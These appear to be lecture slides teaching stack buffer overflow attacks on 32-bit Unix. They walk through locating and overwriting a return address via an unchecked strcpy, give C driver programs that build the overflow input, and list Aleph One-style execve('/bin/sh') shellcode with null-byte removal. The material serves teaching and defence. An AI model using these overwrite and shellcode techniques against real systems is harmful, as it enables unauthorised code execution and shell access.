Buffer Overflows

- Find a stack-allocated buffer to overflow
- Place hostile code to which execution jumps when buffer overflows
- Use buffer overflow to write over the return address with one for hostile code

1

Example

```
void
test(int i)  {
   char   buf[12];
   printf("&i = %p\n", &i);
   printf("&buf[0] = %p\n", buf);
}
int  main() {
   test(12);
}
```

Execution will produce output of the form

```
&i = 0xbffffa9c
&buf[0] = 0xbffffa88
```

2

Example

Now let's find the address of `main()` to guess where the return address is

```
int      main();
void  test(int i) {
   char   buf[12];
   printf("&main = %p\n", &main);
   printf("&i = %p\n", &i);
   printf("&buf[0] = %p\n", buf);
}
int main() {
   test(12);
}
```

The execution returns `&main = 0x80484ec`

Example

Now we look at contents 8 bytes on either side of `buf` and `i`

```
char     *j;
int      main();
void     test(int i)  {
   char     buf[12];
   printf("&main = %p\n", &main);
   printf("&i = %p\n", &i);
   printf("&buf[0] = %p\n", buf);
   for (j = buf - 8; j < ((char *)&i)+ 8; j++)
        printf("%p: 0x%x\n", j, *(unsigned char *)j);
}
int    main()   {
   test(12);
}
```

Output

Execution will produce output of the form

```
&main = 0x80484ec
&i = 0xbffffa9c
&buf[0] = 0xbffffa88
0xbffffa80:  0x61
…
0xbffffa98:  0xf6  }
0xbffffa99:  0x84  }      return address
0xbffffa9a:  0x4   }      0x80484f6
0xbffffa9b:  0x8   }
0xbffffa9c:  0xc
…
```

5

SO

A stack frame contains, from LOW addresses to HIGH addresses

- Local variables
- Old base pointer
- Return address
- Parameters to the function

Overflowing **local variables** overwrites return address of current function.

The stack frame of the calling function is “below” (higher addresses) the parameters. Overflowing **function parameters** can overwrite return of calling function.

6

Example

```
/*collects program arguments in buffer;prints it and address*/
void    concat_arguments(int argc, char **argv)   {
   char     buf[20];
   char     *p = buf;
   int      i;
   for (i = 1; i < argc; i++) {
        strcpy(p, argv[i]);
        p += strlen(argv[i]);
        if (i+1 != argc) {*p++ =' '}; /* Add space back */ }
   printf("%s\n", buf);
   printf("%p\n", &concat_arguments);
}
int   main(int argc, char **argv)   {
   concat_arguments(argc, argv); }
```

to obtain the address of `concat_arguments` `0x80484d4`

Example

To overwrite the return value with `0x80484d4`

```
int   main()  {
   char    *buf = (char *)malloc(sizeof(char) * 1024);
   char    **arr = (char **)malloc(sizeof(char *) * 3);
   int      i;
   for (i = 0; i < 24; i++)  buf[i] = 'x';
   buf[24] = 0xd4;
   buf[25] = 0x84;
   buf[26] = 0x4;
   buf[27] = 0x8;
   arr[0] = "./concat";
   arr[1] = buf;
   arr[2] = 0x00;
   execv("./concat", arr);
}
```

It does not work (?)

A stack frame contains, from LOW addresses to HIGH addresses

- Local variables
  - i
  - p
  - buf
- Old base pointer
- Return address
- Parameters to the function
  - argc
  - argv

because the `strcpy` call includes the first null it finds, overwriting the value of argc

9

Continuing

```
int  main()  {
   char   *buf = (char *)malloc(sizeof(char) * 1024);
   char   **arr = (char **)malloc(sizeof(char *) * 3);
   int     i;
   for (i = 0; i < 24; i++)   buf[i] = 'x';
   buf[24] = 0xd4;
   buf[25] = 0x84;
   buf[26] = 0x4;
   buf[27] = 0x8;
   buf[28] = 0x2;          /*to maintain value of argc*/
   buf[29] = 0x0;
   arr[0] = "./concat";
   arr[1] = buf;
   arr[2] = '\0';
   execv("./concat", arr);
}
```

10

Unix exploit

- Objective: get an interactive shell
- Main steps
  - Compile attack code
  - Extract binary for piece that does the work (the call to exec)
  - Insert compiled code in the buffer
    - Where? Before/after return address?
  - Overwrite address to jump to it

11

Simple Code to spawn a shell

```
/* This is aleph's [Aleph 1996] attack shellcode
To Compile (use with gdb):
gcc -o shellcode -ggdb -static shellcode
*/
#include <stdio.h>
int main ()
{
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = 0;
  execve(name[0], name, 0);

  exit(0);
}
```

What does it look like in assembly?

12

Assembly Code of main

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp                 save the old base pointer
0x8000131 <main+1>:     movl   %esp,%ebp            make the bp point the sp
0x8000133 <main+3>:     subl   $0x8,%esp       allocate 8 bytes of space for the 2
                                               pointers.  subtract from sp because the
                                               stack grows towards lower addresses.
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp) copy the address
                                               of the string "/bin/sh" into name[0]
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp) copy null (0x0) into name[1]
0x8000144 <main+20>:    pushl  $0x0                 push arg3 of execve onto the stack
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax load address of name[] into %eax
0x8000149 <main+25>:    pushl  %eax                 push arg2 of execve onto the stack
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax                 push arg1 of execve onto the stack
0x800014e <main+30>:    call   0x80002bc <__execve> call library procedure
                                                    execve(arg1,arg2,arg3)
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
```

13

Assembly Code of execve

```
(gdb) disassemble __execve
Dump of assembler code for function __execve:
                                               standard stack operations cut for brevity
0x80002c0 <__execve+4>:      movl   $0xb,%eax hex syscall table index for execve
0x80002c5 <__execve+9>:      movl   0x8(%ebp),%ebx copy string address to register
0x80002c8 <__execve+12>:     movl   0xc(%ebp),%ecx copy address of name[] to register
0x80002cb <__execve+15>:     movl   0x10(%ebp),%edx copy address of NULL to register
0x80002ce <__execve+18>:     int    $0x80      send interrupt, change into kernel mode
0x80002d0 <__execve+20>:     movl   %eax,%edx
0x80002d2 <__execve+22>:     testl  %edx,%edx
0x80002d4 <__execve+24>:     jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:     negl   %edx
0x80002d8 <__execve+28>:     pushl  %edx
0x80002d9 <__execve+29>:     call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:     popl   %edx
0x80002df <__execve+35>:     movl   %edx,(%eax)
0x80002e1 <__execve+37>:     movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:     popl   %ebx
0x80002e7 <__execve+43>:     movl   %ebp,%esp
0x80002e9 <__execve+45>:     popl   %ebp
0x80002ea <__execve+46>:     ret
0x80002eb <__execve+47>:     nop
End of assembler dump.
```

14

All that is needed is to

1. Have the string "/bin/sh" in memory — `movl str_addr,str_addr_addr`
2. Have address of "/bin/sh" in memory — `movb $0x0,null_byte_addr`
3. Place a null in memory after the string — `movl $0x0,null_addr`
4. Copy 0xb into register %eax — `movl $0xb,%eax`
5. Copy address of the pointer to string into %ebx — `movl str_addr,%ebx`
6. Copy address of string "/bin/sh" into %ecx — `leal str_addr_addr,%ecx`
7. Copy NULL into %edx — `leal null_string,%edx`
8. Send interrupt 0x80 instruction — `int $0x80`
9. Copy 0x1 into %eax — `movl $0x1, %eax`
10. Copy 0x0 into %ebx — `movl $0x0, %ebx`
11. Send interrupt 0x80 instruction — `int $0x80`

Then place the string "/bin/sh" after the code — `.string "/bin/sh"`

Assembly Code of exit

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax     copy syscall table index for exit
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx copy 0 into ebx. used exit(0)
0x8000358 <_exit+12>:   int    $0x80         send interrupt into kernel
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
```

The 3 red lines is (almost) what was added, in the previous slide, to the rest of the code for a clean exit


Problem in Unix exploit

- Where in the memory space of the program s the exploit code going to be placed?
- We do not need to know the exact address, but only the offset relative to current IP, since we can use JMP and CALL
  - Place CALL instruction before the string, JMP to it
    - Calculate the offset from JMP to CALL
    - Calculate the offset from CALL to POPL
    - Calculate offset from string address to array
    - Calculate offset from string address to NULL

17

Binary Attack Code

```
jmp     0x26              # 2 bytes
popl    %esi              # 1 byte
movl    %esi,0x8(%esi)    # 3 bytes
movb    $0x0,0x7(%esi)    # 4 bytes
movl    $0x0,0xc(%esi)    # 7 bytes
movl    $0xb,%eax         # 5 bytes
movl    %esi,%ebx         # 2 bytes
leal    0x8(%esi),%ecx    # 3 bytes
leal    0xc(%esi),%edx    # 3 bytes
int     $0x80             # 2 bytes
movl    $0x1, %eax        # 5 bytes
movl    $0x0, %ebx        # 5 bytes
int     $0x80             # 2 bytes
call    -0x2b             # 5 bytes
.string "/bin/sh"         # 8 bytes
```



18

Almost done

- Code pages are marked read-only in many OS, so store the code to execute in the data segment (by placing it in a global array) and transfer control to it
- Finally, all null bytes must be removed from the shellcode (else the copying will stop)
- For example, replace

```
movb   $0x0,0x7(%esi)
movl   $0x0,0xc(%esi)
```

- with

```
xorl   %eax,%eax
movb   %eax,0x7(%esi)
movl   %eax,0xc(%esi)
```

19

To conclude

- What makes an application a good target
  - Privileges
  - Point of Access
- How to initiate a buffer overflow to do something meaningful
  - Stack Smashing Attack
- How to create binary attack code

20